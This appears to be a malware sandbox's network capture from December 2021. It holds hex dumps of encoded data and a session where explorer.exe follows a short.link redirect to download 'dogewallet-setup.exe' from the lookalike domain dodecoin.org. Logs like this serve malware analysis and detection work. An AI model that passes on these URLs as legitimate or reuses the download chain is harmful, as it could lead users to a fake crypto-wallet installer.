2021-12-31 18:13:30 UTC	1206	IN	Data Raw: c6 4e 00 00 18 00 02 00 88 25 00 00 00 00 91 00 48 f7 01 00 18 00 02 00 88 25 00 00 00 00 91 00 8e 21 02 00 18 00 02 00 88 25 00 00 00 00 91 00 f4 16 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 06 31 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 97 6a 00 00 18 00 02 00 88 25 00 00 00 00 91 00 fe 81 02 00 18 00 02 00 88 25 00 00 00 00 91 00 f4 00 00 00 18 00 02 00 88 25 00 00 00 00 91 00 d8 92 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 3b 79 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 0b 8e 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 b9 dd 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 35 ba 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 24 1b 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 3b 76 00 00 18 00 02 00 88 25 00 00 00 00 91 00 7d d1 02 00 18 00 02 00 88 25 00 00 00 00 91 Data Ascii: N%H%!%%1%j%%%%;y%%%5%$%;v%}%
2021-12-31 18:13:30 UTC	1222	IN	Data Raw: c1 05 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 db 72 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 bf c4 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 ad 39 01 00 18 00 02 00 88 25 00 00 00 00 91 00 31 f4 02 00 18 00 02 00 88 25 00 00 00 00 91 00 5a 22 00 00 18 00 02 00 88 25 00 00 00 00 91 00 da 36 03 00 18 00 02 00 88 25 00 00 00 00 91 00 2f 31 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 67 95 00 00 18 00 02 00 88 25 00 00 00 00 91 00 15 a0 02 00 18 00 02 00 88 25 00 00 00 00 91 00 34 56 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 99 90 02 00 18 00 02 00 88 25 00 00 00 00 91 00 da e2 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 89 6b 03 00 18 00 02 00 a0 25 00 00 00 00 91 00 d2 4b 03 00 18 00 02 00 a0 25 00 00 00 00 91 00 e0 54 02 00 18 00 02 00 88 25 00 00 00 00 91 Data Ascii: %r%%9%1%Z"%6%/1%g%%4V%%%k%K%T%
2021-12-31 18:13:30 UTC	1238	IN	Data Raw: 00 88 25 00 00 00 00 91 00 7f b3 00 00 18 00 02 00 88 25 00 00 00 00 91 00 4b b7 01 00 18 00 02 00 88 25 00 00 00 00 91 00 b8 e7 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 51 00 03 00 18 00 02 00 88 25 00 00 00 00 91 00 5a e1 01 00 18 00 02 00 88 25 00 00 00 00 91 00 5c 13 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 8f d8 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 4a 8e 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 a2 54 00 00 18 00 02 00 88 25 00 00 00 00 91 00 23 0b 00 00 18 00 02 00 88 25 00 00 00 00 91 00 cf a8 01 00 18 00 02 00 88 25 00 00 00 00 91 00 a3 1a 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 94 3e 00 00 18 00 02 00 88 25 00 00 00 00 91 00 73 0b 03 00 18 00 02 00 88 25 00 00 00 00 91 00 82 47 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 4e 2c 00 00 18 00 Data Ascii: %%K%%Q%Z%\%%J%T%#%%%>%s%G%N,
2021-12-31 18:13:30 UTC	1254	IN	Data Raw: 00 88 25 00 00 00 00 91 00 10 b9 02 00 18 00 02 00 88 25 00 00 00 00 91 00 d9 21 01 00 18 00 02 00 88 25 00 00 00 00 91 00 d3 ff 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 3d 8d 01 00 18 00 02 00 88 25 00 00 00 00 91 00 f4 59 02 00 18 00 02 00 88 25 00 00 00 00 91 00 cd 4a 03 00 18 00 02 00 88 25 00 00 00 00 91 00 a2 73 02 00 18 00 02 00 88 25 00 00 00 00 91 00 2b 21 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 8e 06 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 a2 09 03 00 18 00 02 00 88 25 00 00 00 00 91 00 e0 3d 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 2a 59 01 00 18 00 02 00 a0 25 00 00 00 00 91 00 0e 78 00 00 18 00 02 00 a0 25 00 00 00 00 91 00 b5 43 02 00 18 00 02 00 a0 25 00 00 00 00 91 00 ea 0e 02 00 18 00 02 00 88 25 00 00 00 00 91 00 fb 57 00 00 18 00 Data Ascii: %%!%%=%Y%J%s%+!%%%=%*Y%x%C%%W
2021-12-31 18:13:30 UTC	1270	IN	Data Raw: 00 88 25 00 00 00 00 91 00 9c aa 02 00 18 00 12 00 88 25 00 00 00 00 91 00 f4 45 01 00 18 00 12 00 88 25 00 00 00 00 91 00 c7 38 00 00 18 00 12 00 a0 25 00 00 00 00 91 00 6f 29 03 00 18 00 12 00 88 25 00 00 00 00 91 00 38 f6 00 00 18 00 12 00 88 25 00 00 00 00 91 00 5f c4 00 00 18 00 12 00 88 25 00 00 00 00 91 00 ee 8e 01 00 18 00 12 00 88 25 00 00 00 00 91 00 73 e3 02 00 18 00 12 00 88 25 00 00 00 00 91 00 a9 f8 02 00 18 00 12 00 a0 25 00 00 00 00 91 00 e7 f6 01 00 18 00 12 00 a0 25 00 00 00 00 91 00 6d 0f 00 00 18 00 12 00 a0 25 00 00 00 00 91 00 ee 2d 00 00 18 00 12 00 88 25 00 00 00 00 91 00 23 90 01 00 18 00 12 00 a0 25 00 00 00 00 91 00 97 36 01 00 18 00 12 00 a0 25 00 00 00 00 91 00 1b 9a 02 00 18 00 12 00 88 25 00 00 00 00 91 00 bb b3 01 00 18 00 Data Ascii: %%E%8%o)%8%_%%s%%%m%-%#%6%%

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:13:30 UTC	1286	IN	Data Raw: 00 1a 00 0f 00 1b 00 0f 00 1c 00 0f 00 1d 00 0f 00 1e 00 0f 00 1f 00 1e 00 21 00 20 00 22 00 21 00 24 00 23 00 25 00 24 00 27 00 26 00 28 00 27 00 2a 00 29 00 2b 00 29 00 2c 00 2b 00 00 00 00 00 38 00 80 97 00 00 00 00 00 00 00 00 77 7f 80 97 00 00 00 00 00 00 00 00 83 7f 80 97 00 00 00 00 00 00 00 00 85 7f 80 97 00 00 00 00 6b 00 aa 06 6b 00 04 07 7f 00 04 07 6b 00 ed 07 7f 00 ed 07 7f 00 00 08 6b 00 00 08 76 7f a6 08 84 7f a6 08 01 01 d4 08 13 01 ed 07 82 7f d3 09 82 7f d8 09 82 7f dd 09 82 7f e2 09 82 7f e7 09 82 7f ec 09 82 7f f1 09 82 7f f6 09 82 7f fb 09 00 00 00 36 ef bb 8c ef ba 87 30 30 00 32 e7 95 99 ef ba 88 30 30 00 db 93 e8 b1 86 da 8b 30 30 00 e7 95 99 da 95 da 94 30 30 00 33 d9 b7 31 31 30 00 ef bb b2 33 35 31 30 00 e5 84 bf e5 a4 a7 36 31 Data Ascii: ! "!$#%$'&('*)+),+8wkkkkv60020000003110351061
2021-12-31 18:13:30 UTC	1302	IN	Data Raw: e5 85 8b 32 34 00 d9 ba da 88 db 92 32 34 00 da 94 ef ba 82 db 93 32 34 00 31 ef bb 8c db 93 32 34 00 31 da bf da 94 32 34 00 37 db 88 da aa 32 34 00 36 da 95 d9 b7 32 34 00 d9 ba ef bb b2 30 33 34 00 da 94 da 93 36 33 34 00 e5 9f 83 da 88 37 33 34 00 3c 3e 6f 5f 5f 33 34 00 e5 85 8b da 95 ef ba 82 33 34 00 db 93 e6 b3 a2 db 88 33 34 00 ef ad a2 ef ba 82 da 94 33 34 00 da 94 db 88 da 96 33 34 00 30 d9 b1 da 96 33 34 00 da 88 ef bb 8c da 99 33 34 00 ef ba 88 e8 b1 86 d9 b1 33 34 00 e6 96 af 37 da bf 33 34 00 32 e5 a4 a7 da 99 34 34 00 d9 af da aa d9 ba 34 34 00 34 db 8b ef ba 87 35 34 00 db 88 35 da 8b 35 34 00 db 84 db 84 da 94 35 34 00 e8 89 be e6 b3 a2 da 95 35 34 00 e5 84 bf da ab e6 96 af 35 34 00 db 8b 31 da bf 35 34 00 db 93 e5 a4 a7 31 36 34 00 53 Data Ascii: 2424241241247246240346347346<>o__343434343403434734424444454554545454154164S
2021-12-31 18:13:30 UTC	1318	IN	Data Raw: d9 b1 e6 b3 a2 db 8b da 91 38 00 d9 b7 da 93 da 9f da 91 38 00 e5 9f 83 31 ef bb ac da 91 38 00 da 93 ef ba 87 d9 af da 91 38 00 da ab ef ba 87 d9 af da 91 38 00 e7 95 99 ef bb ac da bf da 91 38 00 ef bb ac ef ba 81 35 db 92 38 00 39 ef bb 90 36 db 92 38 00 da aa ef ba 88 da 93 db 92 38 00 e6 b3 a2 da aa da 95 db 92 38 00 db 84 ef ba 82 da 96 db 92 38 00 ef ba 88 da 99 e7 95 99 db 92 38 00 d9 b7 e7 95 99 da ab db 92 38 00 db 93 ef ad a2 35 da 93 38 00 da 88 da aa e5 9f 83 da 93 38 00 ef bb b2 da ab db 85 da 93 38 00 ef bb b2 30 da 88 da 93 38 00 e8 b1 86 db b6 da 91 da 93 38 00 db 93 e5 84 bf e7 95 99 da 93 38 00 35 32 da 99 da 93 38 00 e8 b1 86 e5 85 8b 34 db 93 38 00 db 92 e8 89 be 36 db 93 38 00 ef bb ac da bf db 84 db 93 38 00 d9 b7 da 95 e5 85 8b db Data Ascii: 881888858968888885888088852848688
2021-12-31 18:13:30 UTC	1334	IN	Data Raw: ef ba 82 d9 ba e6 b3 a2 ef ba 81 00 ef ba 81 ef ba 87 da bf e6 b3 a2 ef ba 81 00 ef ba 88 ef bb 8c da bf e6 b3 a2 ef ba 81 00 db 93 e7 95 99 31 e5 a4 a7 ef ba 81 00 da 8b e8 89 be e8 b1 86 e5 a4 a7 ef ba 81 00 31 36 ef ba 88 e5 a4 a7 ef ba 81 00 e5 84 bf e5 84 bf da 99 e5 a4 a7 ef ba 81 00 e7 95 99 e5 85 8b e5 a4 a7 e5 a4 a7 ef ba 81 00 da 91 e6 b3 a2 d9 b1 e5 a4 a7 ef ba 81 00 33 ef ba 81 d9 ba e5 a4 a7 ef ba 81 00 38 e5 85 8b 38 da aa ef ba 81 00 33 e8 89 be db 84 da aa ef ba 81 00 da 96 37 db 93 da aa ef ba 81 00 ef ba 87 ef bb 90 e5 a4 a7 da aa ef ba 81 00 d9 af d9 ba ef bb ac da aa ef ba 81 00 da 91 ef bb 8c 31 da ab ef ba 81 00 da 9f da 91 33 da ab ef ba 81 00 ef bb ac da bf 34 da ab ef ba 81 00 31 da 99 e5 9f 83 da ab ef ba 81 00 39 ef bb ac db 93 Data Ascii: 1163883713419
2021-12-31 18:13:30 UTC	1350	IN	Data Raw: 88 e6 b3 a2 db 85 00 da 9f db 92 e5 85 8b e6 b3 a2 db 85 00 ef ba 82 e7 95 99 da 8b e6 b3 a2 db 85 00 39 30 db 8b e6 b3 a2 db 85 00 db 85 30 db 92 e6 b3 a2 db 85 00 d9 ba 34 da 96 e6 b3 a2 db 85 00 ef ba 81 da 91 da 99 e6 b3 a2 db 85 00 da bf db 88 da 9f e6 b3 a2 db 85 00 e7 95 99 ef ba 87 ef ad a2 e6 b3 a2 db 85 00 da 96 ef bb b2 e5 a4 a7 e6 b3 a2 db 85 00 db 85 ef bb b2 da ab e6 b3 a2 db 85 00 da 9f da 93 e6 96 af e6 b3 a2 db 85 00 da 93 da bf d9 af e6 b3 a2 db 85 00 db b6 36 d9 ba e6 b3 a2 db 85 00 db 93 36 37 e5 a4 a7 db 85 00 ef bb 8c db 84 ef ba 81 e5 a4 a7 db 85 00 da 88 e6 b3 a2 db 84 e5 a4 a7 db 85 00 da aa e7 95 99 db 85 e5 a4 a7 db 85 00 ef ba 81 e6 b3 a2 da 88 e5 a4 a7 db 85 00 da aa da 99 db 8b e5 a4 a7 db 85 00 da 91 33 da 9f e5 a4 a7 db 85 Data Ascii: 90046673
2021-12-31 18:13:30 UTC	1366	IN	Data Raw: 95 99 e7 95 99 da 88 00 33 e6 96 af ef ad a2 e7 95 99 da 88 00 ef ad a2 da 94 e6 b3 a2 e7 95 99 da 88 00 e6 b3 a2 36 e5 a4 a7 e7 95 99 da 88 00 36 ef ba 81 e5 a4 a7 e7 95 99 da 88 00 e5 84 bf e5 9f 83 ef bb ac e7 95 99 da 88 00 e6 b3 a2 da aa ef bb ac e7 95 99 da 88 00 ef bb ac ef ba 82 e6 96 af e7 95 99 da 88 00 da 91 da 94 32 da 99 da 88 00 ef bb 8c e8 b1 86 e5 a4 a7 da 99 da 88 00 ef bb ac db 92 da aa da 99 da 88 00 db 84 e5 84 bf d9 b1 da 99 da 88 00 31 e5 85 8b ef bb b2 da 99 da 88 00 e8 b1 86 da 9f ef bb b2 da 99 da 88 00 db 88 ef ba 88 37 da 9f da 88 00 ef ba 87 ef ba 88 ef ba 82 da 9f da 88 00 da 93 ef ba 82 e5 9f 83 da 9f da 88 00 31 ef bb ac db 8b da 9f da 88 00 db b6 34 da 93 da 9f da 88 00 e6 b3 a2 ef ba 82 e7 95 99 da 9f da 88 00 db 8b db b6 Data Ascii: 36621714
2021-12-31 18:13:30 UTC	1382	IN	Data Raw: d9 af 33 ef bb ac db 8b 00 da 91 e5 84 bf 39 ef bb ac db 8b 00 ef ba 81 db 84 ef ba 82 ef bb ac db 8b 00 e6 96 af d9 ba e5 85 8b ef bb ac db 8b 00 d9 ba db b6 db 93 ef bb ac db 8b 00 e5 9f 83 39 da 99 ef bb ac db 8b 00 e7 95 99 e5 a4 a7 e6 96 af ef bb ac db 8b 00 d9 b1 35 e5 84 bf ef bb ac db 8b 00 38 db 93 35 e6 96 af db 8b 00 ef bb ac db 92 36 e6 96 af db 8b 00 e7 95 99 db 8b 38 e6 96 af db 8b 00 db 88 da 91 e5 9f 83 e6 96 af db 8b 00 32 30 ef ba 87 e6 96 af db 8b 00 ef bb 90 da 9f da 95 e6 96 af db 8b 00 37 ef ba 82 d9 b1 e6 96 af db 8b 00 da 91 d9 ba d9 ba e6 96 af db 8b 00 ef ba 82 ef ba 82 da bf e6 96 af db 8b 00 db 85 d9 af 30 d9 af db 8b 00 38 34 db 8b d9 af db 8b 00 ef bb ac da 91 da 95 d9 af db 8b 00 37 31 db b6 d9 af db 8b 00 e5 9f 83 34 e8 89 Data Ascii: 39958568207084714
2021-12-31 18:13:30 UTC	1398	IN	Data Raw: b6 db 92 e6 b3 a2 db 92 00 31 ef bb b2 da 99 e6 b3 a2 db 92 00 d9 b7 db 8b da 9f e6 b3 a2 db 92 00 d9 af e7 95 99 da 9f e6 b3 a2 db 92 00 e6 b3 a2 36 da aa e6 b3 a2 db 92 00 db 84 db b6 ef bb ac e6 b3 a2 db 92 00 da 88 ef bb 90 e6 96 af e6 b3 a2 db 92 00 35 30 35 e5 a4 a7 db 92 00 38 da bf 35 e5 a4 a7 db 92 00 ef ba 81 37 38 e5 a4 a7 db 92 00 da 94 d9 b7 38 e5 a4 a7 db 92 00 e7 95 99 e8 89 be e6 b3 a2 e5 a4 a7 db 92 00 31 ef ba 82 ef bb 90 da aa db 92 00 e5 84 bf 33 da 95 da aa db 92 00 da aa ef ba 81 e6 b3 a2 da aa db 92 00 33 ef bb 90 e6 b3 a2 da aa db 92 00 e7 95 99 39 e5 a4 a7 da aa db 92 00 d9 b1 38 32 da ab db 92 00 ef ba 81 da 96 34 da ab db 92 00 32 d9 ba db 93 da ab db 92 00 ef ba 81 da 8b e7 95 99 da ab db 92 00 ef ba 88 ef bb 90 30 ef bb ac db Data Ascii: 1650585788133982420
2021-12-31 18:13:30 UTC	1414	IN	Data Raw: af e5 84 bf d9 b7 da 95 00 ef ba 82 da ab da bf d9 b7 da 95 00 da 93 da 9f 38 d9 ba da 95 00 ef bb ac e7 95 99 db 92 d9 ba da 95 00 e8 b1 86 db 85 da 94 d9 ba da 95 00 30 e6 b3 a2 e6 96 af d9 ba da 95 00 31 da 88 db b6 d9 ba da 95 00 ef ba 88 ef ad a2 e5 84 bf d9 ba da 95 00 da 95 ef bb ac 31 e8 89 be da 95 00 31 db 85 38 e8 89 be da 95 00 da 88 da 88 39 e8 89 be da 95 00 da bf d9 b7 db 8b e8 89 be da 95 00 ef bb 8c db 93 e6 b3 a2 e8 89 be da 95 00 da bf db 93 d9 b7 e8 89 be da 95 00 e5 84 bf d9 ba 33 e5 84 bf da 95 00 39 e8 b1 86 da 99 e5 84 bf da 95 00 ef ba 82 e5 a4 a7 ef bb ac e5 84 bf da 95 00 e6 b3 a2 db 84 db b6 e5 84 bf da 95 00 e7 95 99 da 9f d9 ba e5 84 bf da 95 00 ef bb ac ef ba 87 ef ba 82 da bf da 95 00 ef bb b2 34 db 88 da bf da 95 00 e6 96 Data Ascii: 8011189394
2021-12-31 18:13:30 UTC	1430	IN	Data Raw: 99 da 96 e8 89 be da 99 00 ef bb 8c da bf d9 b1 e8 89 be da 99 00 da 96 ef bb b2 ef bb 90 e5 84 bf da 99 00 d9 af ef bb 90 da 94 e5 84 bf da 99 00 ef ba 88 e8 89 be da 96 e5 84 bf da 99 00 da 93 da 99 e7 95 99 e5 84 bf da 99 00 db 8b da 99 e5 a4 a7 e5 84 bf da 99 00 da 99 e6 b3 a2 e6 96 af e5 84 bf da 99 00 32 e5 84 bf db b6 e5 84 bf da 99 00 d9 b7 db 84 da 9f da bf da 99 00 d9 ba ef ad a2 e5 a4 a7 da bf da 99 00 39 39 e6 96 af da bf da 99 00 da 93 db 84 d9 b1 da bf da 99 00 db 93 d9 b7 33 30 da 9f 00 e7 95 99 db 85 36 30 da 9f 00 e8 89 be 36 37 30 da 9f 00 da 96 ef ad a2 e6 b3 a2 30 da 9f 00 31 db 93 d9 b1 30 da 9f 00 da 91 ef bb 90 37 31 da 9f 00 da 96 ef bb ac db 84 31 da 9f 00 da 91 36 ef ba 88 31 da 9f 00 32 e6 96 af da 96 31 da 9f 00 ef ba 88 da 8b Data Ascii: 29930606700107116121

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:13:30 UTC	1446	IN	Data Raw: e8 89 be e5 9f 83 e5 84 bf e6 b3 a2 00 da bf e5 a4 a7 da 88 e5 84 bf e6 b3 a2 00 e8 b1 86 e7 95 99 ef bb 90 e5 84 bf e6 b3 a2 00 e7 95 99 da 88 e7 95 99 e5 84 bf e6 b3 a2 00 da 91 da 99 ef ad a2 e5 84 bf e6 b3 a2 00 e7 95 99 e6 b3 a2 db b6 e5 84 bf e6 b3 a2 00 db 92 ef ba 87 d9 ba e5 84 bf e6 b3 a2 00 e7 95 99 e5 85 8b e8 89 be e5 84 bf e6 b3 a2 00 da 88 da 91 e5 84 bf e5 84 bf e6 b3 a2 00 37 ef ba 87 38 da bf e6 b3 a2 00 ef ba 82 da 95 39 da bf e6 b3 a2 00 ef ad a2 32 e8 b1 86 da bf e6 b3 a2 00 d9 b7 da 93 e8 b1 86 da bf e6 b3 a2 00 da aa ef ad a2 e8 b1 86 da bf e6 b3 a2 00 da 8b 39 ef ba 88 da bf e6 b3 a2 00 32 ef bb 90 db 88 da bf e6 b3 a2 00 38 db 88 e7 95 99 da bf e6 b3 a2 00 ef bb 8c da 93 da 99 da bf e6 b3 a2 00 db 93 d9 ba e6 b3 a2 da bf e6 b3 a2 Data Ascii: 7892928
2021-12-31 18:13:30 UTC	1462	IN	Data Raw: ef bb ac 00 e8 89 be e6 96 af ef ba 81 da 93 ef bb ac 00 ef ad a2 ef ad a2 db 85 da 93 ef bb ac 00 da 93 ef ba 81 ef ba 88 da 93 ef bb ac 00 da 93 db 8b da 88 da 93 ef bb ac 00 da 99 da bf da 91 da 93 ef bb ac 00 ef ba 88 e5 a4 a7 da 96 da 93 ef bb ac 00 36 34 da 9f da 93 ef bb ac 00 da ab db b6 e6 b3 a2 da 93 ef bb ac 00 ef ba 82 db 8b e5 a4 a7 da 93 ef bb ac 00 db b6 e7 95 99 da ab da 93 ef bb ac 00 ef ba 88 da 9f ef bb ac da 93 ef bb ac 00 ef ba 82 ef bb ac ef bb ac da 93 ef bb ac 00 ef ad a2 38 d9 b1 da 93 ef bb ac 00 da aa ef bb ac ef bb b2 da 93 ef bb ac 00 da 93 ef bb 8c d9 ba da 93 ef bb ac 00 db 84 e5 84 bf e8 89 be da 93 ef bb ac 00 e7 95 99 ef bb b2 30 db 93 ef bb ac 00 ef ba 81 ef bb 90 34 db 93 ef bb ac 00 ef ba 81 d9 b1 35 db 93 ef bb ac 00 Data Ascii: 648045
2021-12-31 18:13:30 UTC	1478	IN	Data Raw: 37 ef ba 88 db 84 32 ef bb b2 00 da bf da 8b db 85 32 ef bb b2 00 31 da 9f db 88 32 ef bb b2 00 39 db 8b da 9f 32 ef bb b2 00 36 31 da ab 32 ef bb b2 00 39 db 84 ef bb ac 32 ef bb b2 00 db 84 da bf e6 96 af 32 ef bb b2 00 39 ef ad a2 e5 84 bf 32 ef bb b2 00 e6 b3 a2 e5 a4 a7 da bf 32 ef bb b2 00 e6 b3 a2 da 96 31 33 ef bb b2 00 e6 b3 a2 ef ba 81 ef ba 88 33 ef bb b2 00 da bf da aa da 91 33 ef bb b2 00 d9 b1 e5 85 8b da 96 33 ef bb b2 00 39 db 85 e7 95 99 33 ef bb b2 00 35 ef ba 87 ef ad a2 33 ef bb b2 00 db 93 db 88 da ab 33 ef bb b2 00 33 d9 b7 da bf 33 ef bb b2 00 d9 af 31 31 34 ef bb b2 00 31 da 94 db 88 34 ef bb b2 00 d9 af da 96 da 93 34 ef bb b2 00 ef ba 81 da 96 db 93 34 ef bb b2 00 ef bb 90 ef bb b2 e7 95 99 34 ef bb b2 00 da 93 38 ef bb ac 34 ef Data Ascii: 722129261292292213333935333311414444484
2021-12-31 18:13:30 UTC	1494	IN	Data Raw: e6 b3 a2 37 e8 89 be 00 e5 85 8b ef ba 87 db b6 37 e8 89 be 00 d9 b7 39 d9 b7 37 e8 89 be 00 ef ad a2 da 8b ef bb 8c 38 e8 89 be 00 ef bb ac da 9f ef bb 90 38 e8 89 be 00 e8 89 be ef ad a2 da 94 38 e8 89 be 00 d9 b7 e8 89 be d9 b7 38 e8 89 be 00 d9 b1 ef ba 88 e5 84 bf 38 e8 89 be 00 e5 9f 83 da 96 30 39 e8 89 be 00 32 d9 ba 38 39 e8 89 be 00 da 8b e5 84 bf 38 39 e8 89 be 00 e5 85 8b da 9f 39 39 e8 89 be 00 e5 84 bf ef bb ac 39 39 e8 89 be 00 33 33 e5 9f 83 39 e8 89 be 00 e8 b1 86 ef bb ac db 88 39 e8 89 be 00 da aa ef ba 81 ef bb 8c 39 e8 89 be 00 e6 96 af db 8b da 9f 39 e8 89 be 00 d9 af 37 e5 a4 a7 39 e8 89 be 00 ef bb 8c da ab e6 96 af 39 e8 89 be 00 da 99 e6 96 af db b6 39 e8 89 be 00 38 e6 b3 a2 e5 84 bf 39 e8 89 be 00 d9 b7 ef bb ac 36 ef ba 81 e8 Data Ascii: 7797888880928989999933999979998896
2021-12-31 18:13:30 UTC	1510	IN	Data Raw: 41 00 67 00 4b 00 41 00 41 00 41 00 41 00 41 00 00 51 48 00 34 00 73 00 49 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00 45 00 41 00 49 00 76 00 4d 00 4c 00 55 00 77 00 75 00 44 00 58 00 49 00 50 00 7a 00 69 00 30 00 44 00 41 00 43 00 5a 00 56 00 4d 00 38 00 6b 00 4b 00 41 00 41 00 41 00 41 00 41 00 00 51 48 00 34 00 73 00 49 00 41 00 41 00 41 00 41 00 41 00 41 00 45 00 41 00 43 00 73 00 4c 00 63 00 2f 00 51 00 4b 00 79 00 55 00 67 00 4c 00 6a 00 77 00 77 00 48 00 41 00 4e 00 79 00 4a 00 54 00 4d 00 73 00 4b 00 41 00 41 00 41 00 41 00 00 51 48 00 34 00 73 00 49 00 41 00 41 00 41 00 41 00 41 00 41 00 45 00 41 00 48 00 50 00 32 00 44 00 53 00 35 00 31 00 4c 00 79 00 78 00 4f 00 4c 00 6e 00 59 00 48 00 41 00 49 00 70 00 4d 00 66 00 64 00 55 00 4b 00 41 00 41 Data Ascii: AgKAAAAQH4slAAAAAAAAEAIvMLUwuDXIPzi0DACZVM8kKAAAAQH4slAAAAAAAAEACsLc/QKyUgLjwwHA NyJTMsKAAAAQH4slAAAAAAAAEAHP2DS51LyxOLnYHAlpMfdUKAA
2021-12-31 18:13:30 UTC	1526	IN	Data Raw: 69 66 69 63 61 74 65 20 41 75 74 68 6f 72 69 74 79 20 32 30 31 30 30 1e 17 0d 31 30 30 37 30 31 32 31 33 36 35 35 5a 17 0d 32 35 30 37 30 31 32 31 34 36 35 35 5a 30 7c 31 0b 30 09 06 03 55 04 06 13 02 55 53 31 13 30 11 06 03 55 04 08 13 0a 57 61 73 68 69 6e 67 74 6f 6e 31 10 30 0e 06 03 55 04 07 13 07 52 65 64 6d 6f 6e 64 31 1e 30 1c 06 03 55 04 0a 13 15 4d 69 63 72 6f 73 6f 66 74 20 43 6f 72 70 6f 72 61 74 69 6f 6e 31 26 30 24 06 03 55 04 03 13 1d 4d 69 63 72 6f 73 6f 66 74 20 54 69 6d 65 2d 53 74 61 6d 70 20 50 43 41 20 32 30 31 30 30 82 01 22 30 0d 06 09 2a 86 48 86 f7 0d 01 01 01 05 00 03 82 01 0f 00 30 82 01 0a 02 82 01 01 00 a9 1d 0d bc 77 11 8a 3a 20 ec fc 13 97 f5 fa 7f 69 94 6b 74 54 10 d5 a5 0a 00 82 85 fb ed 7c 68 4b 2c 5f c5 c3 e5 61 c2 76 b7 Data Ascii: ificate Authority 20100100701213655Z250701214655Z0|10UUS10UWashington10URedmond10UMicrosoft Corporation1&0$UMicrosoft Time-Stamp PCA 20100"0*H0w: iktT|hK,_av

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49861	172.67.158.215	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:13:31 UTC	1529	OUT	GET /u8txqc HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: short.link
2021-12-31 18:13:31 UTC	1529	IN	HTTP/1.1 307 Temporary Redirect Date: Fri, 31 Dec 2021 18:13:31 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close x-powered-by: PHP/7.4.24 location: https://dodecoin.org/dogewallet-setup.exe CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=e1IKjvm2PIt%2BmrvSW%2B99bMG%2FhF v0V4cOPhEay8%2FadOK2IDQqwaT8EufdiDTaQkpYHyoV5AWhSdLzemp1xIc6JD6ddUGCEDnsVX4%2Fi8Rxrynu2r%2 BZKls8m1qehusU"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6c657b751f8e4327-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400
2021-12-31 18:13:31 UTC	1530	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49862	164.132.207.80	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:13:31 UTC	1530	OUT	GET /dogewallet-setup.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: dodecoin.org
2021-12-31 18:13:31 UTC	1530	IN	HTTP/1.1 200 OK Last-Modified: Fri, 31 Dec 2021 15:24:20 GMT Content-Type: application/x-msdownload Content-Length: 592384 Accept-Ranges: bytes Date: Fri, 31 Dec 2021 18:13:31 GMT Server: LiteSpeed Alt-Svc: quic=":443"; ma=2592000; v="35,39,43,44" Connection: close
2021-12-31 18:13:31 UTC	1530	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 86 9c be ec c2 fd d0 bf c2 fd d0 bf c2 fd d0 bf 11 8f d3 be cf fd d0 bf 11 8f d3 be 65 fd d0 bf 11 8f d4 be d4 fd d0 bf 90 88 d4 be d3 fd d0 bf 90 88 d3 be d6 fd d0 bf 90 88 d5 be 89 fd d0 bf 11 8f d1 be c7 fd d0 bf c2 fd d1 bf a3 fd d0 bf 77 88 d5 be c3 fd d0 bf 77 88 2f bf c3 fd d0 bf 77 88 d2 be c3 fd d0 bf 52 69 63 68 c2 fd d0 bf 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$eww/wRich
